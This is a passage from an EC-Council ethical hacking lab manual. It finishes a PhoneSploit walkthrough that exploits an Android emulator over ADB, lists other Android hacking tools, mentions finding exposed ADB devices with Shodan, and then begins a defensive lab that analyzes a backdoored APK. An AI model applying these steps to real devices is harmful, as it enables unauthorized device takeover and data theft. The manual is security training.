


Figure 1.4.15: Calculator app running on the target device

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **p** and press **Enter** to navigate to additional PhoneSploit options on the **Next Page**.
43. The result appears, displaying additional PhoneSploit options, as shown in the screenshot.
44. At the **main_menu** prompt, type **18** and press **Enter** to choose **Show Mac/Inet** information for the target Android device.




Figure 1.4.16: Choosing Show Mac/Inet in the additional PhoneSploit options

45. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.




Figure 1.4.17: Mac/Inet information of the target device

46. Now, at the **main_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option.
47. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
48. The result appears, displaying netstat information of the target Android device, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.18: Netstat information of the target device

🗁 You can also use other Android hacking tools such as **NetCut** (http://www.arcai.com), **drozer** (https://labs.f-secure.com), **zANTI** (https://www.zimperium.com), **Network Spoofer** (https://www.digitalsquid.co.uk), and **DroidSheep** (https://droidsheep.info) to hack Android devices.

Note: For demonstration purposes, in this task, we are exploiting the Android emulator virtual machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.

49. In the same way, you can exploit the target Android device further by choosing other PhoneSploit options such as **Install an apk on a phone**, **Screen record a phone, Turn The Device off**, and **Uninstall an app**.
50. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit.
51. Document all the acquired information and close all open windows.
52. Turn off the **Parrot Security** and **Android** emulator virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Secure Android Devices using Various Android Security Tools

Ethical hackers and penetration testers are aided in securing Android devices by various tools for assessing and enhancing their security features.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

Like personal computers, mobile devices store sensitive data and are susceptible to various threats. Therefore, they should be properly secured in order to prevent the compromise or loss of confidential data, lessen the risk of various threats such as viruses and Trojans, and mitigate other forms of abuse. Strict measures and security tools are vital to strengthening the security of these devices.

Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and identity theft techniques. As a professional ethical hacker or penetration tester, you should scan for any unsecured settings on the mobile device you are assessing, and then take appropriate action to secure them. You must do this *before* hackers exploit these vulnerabilities by; for example, downloading sensitive data, committing a crime using your Android device as a launchpad, and ultimately endangering your business.

There are various security tools available for scanning, detecting, and assessing the vulnerabilities and security status of Android devices. Many security software companies have launched their own apps, including several complete security suites with antitheft capabilities.

The tasks in this lab will assist you in performing a security assessment of a target Android device.

Lab Objectives

- Analyze a malicious app using online Android analyzers
- Analyze a malicious app using Quixxi vulnerability scanner
- Secure Android devices from malicious apps using Malwarebytes Security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms

Lab Duration

Time: 30 Minutes

Overview of Android Security Tools

Android security tools reveal the security posture of particular Android platforms and devices. You can use them to find various ways to strengthen the security and robustness of your organization's mobile platforms. These tools automate the process of accurate Android platform security assessment.

Lab Tasks

TASK 1 Analyze a Malicious App using Online Android Analyzers

In this task, we will analyze a malicious app using various online Android analyzers.

Note: In this lab, we will be analyzing the malicious file (**Backdoor.apk**), which we used in the previous lab to hack the target Android platform.

Note: If the malicious file (**Backdoor.apk**) is missing then follow the steps given in Lab 1 Task 1 (**Hack an Android Device by Creating Binary Payloads using Parrot Security**) to re-create the file.

TASK 1.1

Analyze APK File using Sixo Online APK Analyzer

1. Turn on the **Android** virtual machine and click the **Google Chrome** browser icon ( ) on the **Home screen** to launch Chrome.
2. In **Chrome**, type **https://www.sisik.eu/apk-tool** in the address bar and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **Sixo Online APK Analyzer** webpage loads, as shown in the screenshot.

Note: If a cookie notification pop-up appears, click **Got it!**

4. Click the **Drop APK here or click to select file** field to upload an APK file from the device.

Note: Sixo Online APK Analyzer allows you to analyze various details about Android APK files. It can decompile binary XML files and resources.

🗁 Online Android analyzers allow you to scan Android APK packages and perform security analyses to detect vulnerabilities in particular apps. Some trusted online Android analyzers are Sixo Online APK Analyzer, DeGuard, and AVC UnDroid.




Figure 2.1.1: Sixo Online APK Analyzer webpage

5. In the **Choose an action** pop-up, click **Files**.




Figure 2.1.2: Choose an action pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Downloads** screen appears; double-click the **app_backdoored.apk** file.

Note: If you find yourself in a folder called **Recent**, navigate to the **Downloads** folder by clicking on the hamburger icon ( )in the top-left corner.




Figure 2.1.3: Double-click app_backdoored.apk file

7. The browser window reappears with the information about the uploaded file (**Backdoored.apk**), as shown in the screenshot.

